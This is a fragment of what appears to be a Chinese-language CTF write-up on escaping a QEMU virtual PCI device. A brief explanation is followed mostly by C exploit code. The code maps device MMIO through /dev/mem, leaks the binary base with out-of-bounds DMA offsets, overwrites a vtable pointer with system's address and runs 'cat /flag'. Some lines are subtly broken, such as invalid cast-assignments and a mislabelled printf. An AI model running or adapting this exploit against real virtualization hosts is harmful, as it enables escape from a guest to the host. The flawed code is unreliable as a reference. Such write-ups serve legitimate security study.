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
下一步操作要干嘛



这个结构体里面的ops其实指向的是个虚表
所以如果我们把它劫持掉
虚表里面写上system
然后opaque给个paylaod地址

就可以了。

exp

```
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include<sys/io.h>

//cat /sys/devices/pci0000\:00/0000\:00\:04.0/resource0
uint32_t mmio_addr = 0xfea00000;
uint32_t mmio_size = 0x100000;
uint64_t phy_userbuf;
unsigned char* userbuf;

unsigned char* mmio_mem;

void die(const char* msg)
{
    perror(msg);
    exit(-1);
}

void* mem_map( const char* dev, size_t offset, size_t size )
{
    int fd = open( dev, O_RDWR | O_SYNC );
    if ( fd == -1 ) {
        return 0;
    }

    void* result = mmap( NULL, size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, offset );

    if ( !result ) {
        return 0;
    }

    close( fd );
    return result;
}

uint64_t mmio_read(uint64_t addr)
{
    return *((uint8_t*) (mmio_mem+addr));
}

void mmio_write(uint64_t addr, uint64_t value)
{
    *( (uint64_t *) (mmio_mem+addr) ) = value;
}

//
#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)    //4096
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}
```

```c
uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;

    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        die("open pagemap");
    }
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}


/

uint64_t read_execed() {
    return mmio_read(0);
}

uint64_t read_offset() {
    return mmio_read(8);
}

uint64_t read_size() {
    return mmio_read(0x10);
}

uint64_t read_paddr() {
    return mmio_read(0x18);
}

void write_size(uint64_t val) {
    mmio_write(0x10, val);
}

void write_offset(uint64_t val) {
    mmio_write(8, val);
}

void write_paddr(uint64_t val) {
    mmio_write(0x18, val);
}

void only_write() {
    mmio_write(0x20, 0xF62D);
}
```

```c
int main(int argc, char const *argv[])
{
    system( "mknod -m 660 /dev/mem c 1 1" );
    mmio_mem = mem_map( "/dev/mem", mmio_addr, mmio_size );
    if ( !mmio_mem ) {
        die("mmap mmio failed");
    }

    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    if (userbuf == MAP_FAILED) {
        die("mmap userbuf failed");
    }

    mlock(userbuf, 0x1000);
    phy_userbuf = gva_to_gpa(userbuf);
    printf("userbuf va: 0x%llx\n", userbuf);
    printf("userbuf pa: 0x%llx\n", phy_userbuf);

    //0x2010 - 0xb8 = 0x1f58
    userbuf[0] = '\x58';
    userbuf[1] = '\x1f';
    write_offset(-0xc0);
    write_paddr(phy_userbuf);
    write_size(2);
    only_write();
    size_t elf_base = read_size() - 0xd62d20;
    size_t struct_addr = read_offset();
    size_t system_addr = elf_base + 0x2C2180;
    printf("elf_base=0x%lx\n",elf_base);
    printf("struct_addr=0x%lx\n",elf_base);
    printf("system_addr=0x%lx\n",system_addr);
    //getchar();

    (uint64_t)userbuf[0] = struct_addr + 0x948;
    (uint64_t)userbuf[1] = struct_addr + 0x950;
    (uint64_t)userbuf[2] = system_addr;
    (char *)(userbuf + 0x18) = "cat /flag\x00";

    write_offset(-0x18);
    write_paddr(phy_userbuf);
    write_size(0x22);
    only_write();

    read_execed();

    return 0;
}
```